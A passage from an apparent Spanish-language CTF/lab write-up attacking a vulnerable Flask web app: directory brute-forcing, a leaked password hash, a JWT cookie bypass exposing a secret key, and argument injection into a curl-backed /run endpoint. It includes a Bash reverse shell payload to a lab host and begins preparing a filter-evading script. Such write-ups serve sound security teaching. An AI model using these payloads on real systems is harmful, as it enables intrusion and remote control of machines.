2. Al explorar la página desde el navegador, se identificaron tres publicaciones visibles: *Introduction*, *House Rules* y *Useful Links*, cada una con un enlace de edición, sin requerir autenticación para realizar ediciones al contenido. Además, se observó una sección "New Post" para crear publicaciones, también accesible sin autenticación.



3. Se encontró en la publicación *Useful Links*, contenido que menciona el uso del framework *Flask* de Python junto con la librería *flask-jwt-extended* para el manejo de autenticación mediante JSON Web Tokens. Esta información puede ser un indicio de la tecnología backend utilizada por la aplicación.




## Análisis de vulnerabilidades

Posteriormente, se ejecutó la herramienta de **gobuster**, para encontrar rutas ocultas o no enlazadas a la página web principal, a través de un diccionario de palabras comunes.

```
gobuster dir -u http://192.168.56.101:8080 -w /usr/share/wordlists/dirb/common.txt
```

- **gobuster dir**: ejecuta gobuster en modo de fuerza bruta de directorios/archivos.
- **-u http://192.168.56.101:8080**: URL base contra la cual se prueban los nombres de la wordlist.
- **-w /usr/share/wordlists/dirb/common.txt**: wordlist de nombres comunes de rutas y archivos, incluida por defecto en Kali.




El escaneo reveló varios endpoints no visibles desde la navegación normal de la aplicación:

- /login (Status: 405)
- /registration (Status: 200)
- /run (Status: 405)
- /secret (Status: 500)
- /test (Status: 200)
- /users (Status: 200)

Estos hallazgos son relevantes porque amplían significativamente la superficie de ataque conocida hasta este punto: */registration* sugiere la posibilidad de crear una cuenta sin necesidad de credenciales existentes, */users* podría exponer información sensible sobre las cuentas del sistema, y */run* y */secret*, al devolver códigos distintos a 404, confirman su existencia y ameritan mayor investigación.

### Verificación de endpoints descubiertos

Con el conocimiento de las rutas existentes obtenidas mediante gobuster, se probó cada una individualmente con `curl -i`, cambiando el directorio al final de la URL (login, registration, run, secret, test). La mayoría no mostró resultados relevantes a simple vista, aunque es importante documentarlos como parte del proceso de enumeración.



```
kali@kali:~$ curl -i http://192.168.56.101:8080/login
HTTP/1.1 405 METHOD NOT ALLOWED
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 16:31:12 GMT
Content-Type: application/json
Content-Length: 64
Connection: keep-alive
Allow: POST, OPTIONS

{"message": "The method is not allowed for the requested URL."}

kali@kali:~$ curl -i http://192.168.56.101:8080/registration
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 16:31:34 GMT
Content-Type: application/json
Content-Length: 29
Connection: keep-alive


{"error": "Wrong Method!!!"}

kali@kali:~$ curl -i http://192.168.56.101:8080/run
HTTP/1.1 405 METHOD NOT ALLOWED
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 16:32:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 178
Connection: keep-alive
Allow: POST, OPTIONS

<DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
```

El hallazgo más relevante se encontró en */users*, que reveló en formato JSON la lista completa de usuarios del sistema junto con sus contraseñas hashadas una vulnerabilidad de exposición de información sensible, ya que este endpoint no debería ser accesible sin autenticación.

Esto confirmó la existencia del usuario **patrick** dentro del sistema, previamente visto solo como firma en la publicación "House Rules". El hash utiliza el algoritmo pbkdf2-sha256, diseñado para ser resistente a ataques de fuerza bruta, por lo que intentar crackear la contraseña no es una ruta viable de explotación.



```
kali@kali:~$ curl -i http://192.168.56.101:8080/secret
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 16:32:24 GMT
Content-Type: application/json
Content-Length: 37
Connection: keep-alive

{"message": "Internal Server Error"}

kali@kali:~$ curl -i http://192.168.56.101:8080/test
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 16:32:42 GMT
Content-Type: application/json
Content-Length: 17
Connection: keep-alive

{"TestValue": 0}

kali@kali:~$ curl -i http://192.168.56.101:8080/users
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 16:32:56 GMT
Content-Type: application/json
Content-Length: 140
Connection: keep-alive

{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.rV5oL5HxPqdw6Nw$FZJvgjNJIw99RIoJrT/gn9xRr9SI/Ryn.CGf84r040"}]}
```

## Fase 4: Explotación


### Registro de usuario propio

Se optó por crear una cuenta propia desde el endpoint `/registration`, descubierto previamente con gobuster, sugería la posibilidad de crear una cuenta propia sin necesitar credenciales existentes. Se utilizó el comando:

```
curl -i -X POST http://192.168.56.101:8080/registration -H "Content-Type: application/json" -d '{"username":"nobody","password":"test123"}'
```

- **-X POST:** fuerza el método HTTP a POST.
- **-H "Content-Type: application/json":** indica que el cuerpo de la petición viene en formato JSON.
- **-d '{"username":"nobody","password":"test123"}':** cuerpo de la petición, con un usuario y contraseña elegidos libremente.

El registro se completó sin ninguna restricción, y el servidor devolvió directamente un `access_token` en formato JWT, sin necesidad de autenticarse por separado en `/login`. Esto confirma que la creación de cuentas no tiene ningún control de validación ni restricción de acceso.



## Autenticación en el login con el usuario registrado

Con el usuario creado en el paso anterior, se procedió a iniciar sesión formalmente mediante el endpoint `/login`, esta vez utilizando *Burp Suite (Repeater)* en lugar de curl, ya que los siguientes pasos requerirían probar el token obtenido en distintos formatos, y Repeater permite modificar y reenviar la misma petición de forma más ágil.

A la petición se le hizo las siguientes modificaciones:


- El método fue cambiado de GET a POST
- Se agregó el formato de: Content-Type: application/json
- Y se añadió en el cuerpo de la petición el formato json del usuario y contraseña:

```
POST /login HTTP/1.1
Host: 192.168.56.101:8080
Content-Type: application/json
Content-Length: 52
```

```
{
  "username":"nobody",
  "password":"test123"
}
```


El servidor respondió confirmando la autenticación y entregando de nuevo un access\_token y un refresh\_token.





## Enumeración del endpoint /run

Gobuster había marcado el endpoint `/run` con un código de respuesta distinto a 404, por lo que se procedió a investigarlo con una petición POST vacía, utilizando el repetidor, con el fin de identificar qué parámetros esperaba el servidor.



Esto reveló que el endpoint espera un parámetro con una URL en formato "url:puerto", sugiriendo que `/run` ejecuta algún tipo de conexión o petición de red.

Ahora con la información sobre el formato requerido por el endpoint, se envió una nueva petición POST a `/run`, que incluía el json con una url y el puerto.

```
{
  "url": "127.0.0.1:80"
}
```

El servidor respondió con un nuevo código 400 (Bad Request), pero esta vez con un mensaje distinto:

```
{"message": "We need your secret key!", "success": false}.
```

Esto reveló que el endpoint `/run` requiere, además de la URL, una llave secreta para poder ejecutarse. Esto conecta directamente con el endpoint `/secret`, previamente descubierto con gobuster (el cual había respondido con un error 500 sin autenticación), sugiriendo que ese endpoint es el que provee la llave que `/run` está solicitando.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Response                                                                                                                                                                                                                                                     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>1 POST /run HTTP/1.1 2 Host: 192.168.56.101:8080 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/151.0.0.0 Safari/537.36 6 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we   bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Type: application/json 10 Content-Length: 29 11 12 { 13   "url": "127.0.0.1:80" 14 } 15</pre> | <pre>1 HTTP/1.1 400 BAD REQUEST 2 Server: nginx/1.14.2 3 Date: Tue, 08 Sep 2026 19:02:09 GMT 4 Content-Type: application/json 5 Content-Length: 55 6 Connection: keep-alive 7 8 { 9   "message": "We need your secret key!", 10  "success": false 11 }</pre> |

### Bypass de autorización en /secret

Dado que `/run` indicó que se requería una llave secreta, se investigó el endpoint `/secret`, previamente detectado por gobuster con un código de error 500. Se intentó acceder enviando el token obtenido del login de la forma estándar, en el header `Authorization: Bearer <access_token>`. Sin embargo, la respuesta fue nuevamente un error 500, indicando que el servidor no estaba procesando el token en ese formato.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Response                                                                                                                                                                                                                                      |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>1 GET /secret HTTP/1.1 2 Host: 192.168.56.101:8080 3 Authorization: Bearer   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmc2VzaCI6ImFsc2UsImhhdCI6MTc4MDQ5   MDgzNSwianRpIjoiODkzOWVhNGE0NTI1Ni00ZGZkLTlmYjgtMGUxMDE3MDI1YzVhIiwiaWF0Ij   O16ImlPjY2VzcyIsInNlYiI6ImVybW5keSIsIm51ZiI6MTc4MDQ5MDgzNSw1ZkhwIjoxNzg4OD   kxNzhlfQ.agg0UcxQe70zHqAcc2MuBmCDFTfQSOUFgOLvDZGmjI 4 Accept-Language: en-US,en;q=0.9 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/151.0.0.0 Safari/537.36 7 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we   bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 11</pre> | <pre>1 HTTP/1.1 500 INTERNAL SERVER ERROR 2 Server: nginx/1.14.2 3 Date: Tue, 08 Sep 2026 20:10:52 GMT 4 Content-Type: application/json 5 Content-Length: 37 6 Connection: keep-alive 7 8 { 9   "message": "Internal Server Error" 10 }</pre> |

Dado que la aplicación utiliza la librería **Flask-JWT-Extended**, se consultó su documentación oficial. Por defecto, esta librería busca el JWT únicamente en el header `Authorization`, pero también soporta buscarlo en cookies, si el desarrollador configuró la opción `JWT_TOKEN_LOCATION` como `cookies`. En ese caso, la librería espera por defecto que el token venga en una cookie llamada exactamente **`access_token_cookie`**.


Con esta información, se modificó la petición para enviar el token como cookie en lugar de header

GET /secret HTTP/1.1

Host: 192.168.56.101:8080


Cookie: access\_token\_cookie=<access\_token>

Esta vez el servidor respondió con código 200 y reveló la llave secreta de la aplicación.




Con la llave obtenida desde `/secret`, se envió una nueva petición a `/run`, incluyendo tanto la URL como la llave:

La respuesta fue un código 500, pero el cuerpo del mensaje contenía el detalle completo de la ejecución de curl contra 127.0.0.1:80, incluyendo la barra de progreso, velocidad de descarga y el tamaño de la respuesta obtenida. Esto confirmó que el servidor efectivamente ejecuta curl utilizando la URL proporcionada.



El servidor respondió con código 200 y la salida completa de curl --version (versión, protocolos y características soportadas). Esto confirmó que -V fue interpretado como la opción --version de curl, evidenciando que el parámetro url se pasa directamente como argumento a curl sin sanitizarlo, una vulnerabilidad de *Argument Injection*.




## Intento directo de reverse shell y preparación de la infraestructura

Sabiendo que el parámetro de la URL, se intentó inyectar directamente el payload clásico de reverse shell en Bash:

```
{"url":"; bash -i >& /dev/tcp/192.168.56.102/4444 0>&1", "secret_key":"commandexecutionissecret"}
```

Este comando, abre una conexión de red hacia la Kali, y usa esa misma conexión como si fuera el teclado y la pantalla de una terminal de Bash, todo lo que se escribe en netcat se ejecuta en la máquina víctima, y todo lo que esa Bash produzca de vuelta puede ser observado en la pantalla. Por eso se llama "reverse shell": en vez de conectarse hacia la víctima, como con SSH, es la víctima la que se conecta hacia nosotros.

El servidor respondió con código 400 y el mensaje `{"message":"Banned command!", "success":false}`, confirmando la existencia de un filtro que bloquea comandos o palabras específicas.



Para evadir el filtro, se preparó un script externo rev.sh en Kali Linux, en lugar de mandar el payload completo directamente al servidor. Primero se creó el directorio de trabajo y se abrió el editor nano para escribir el script.

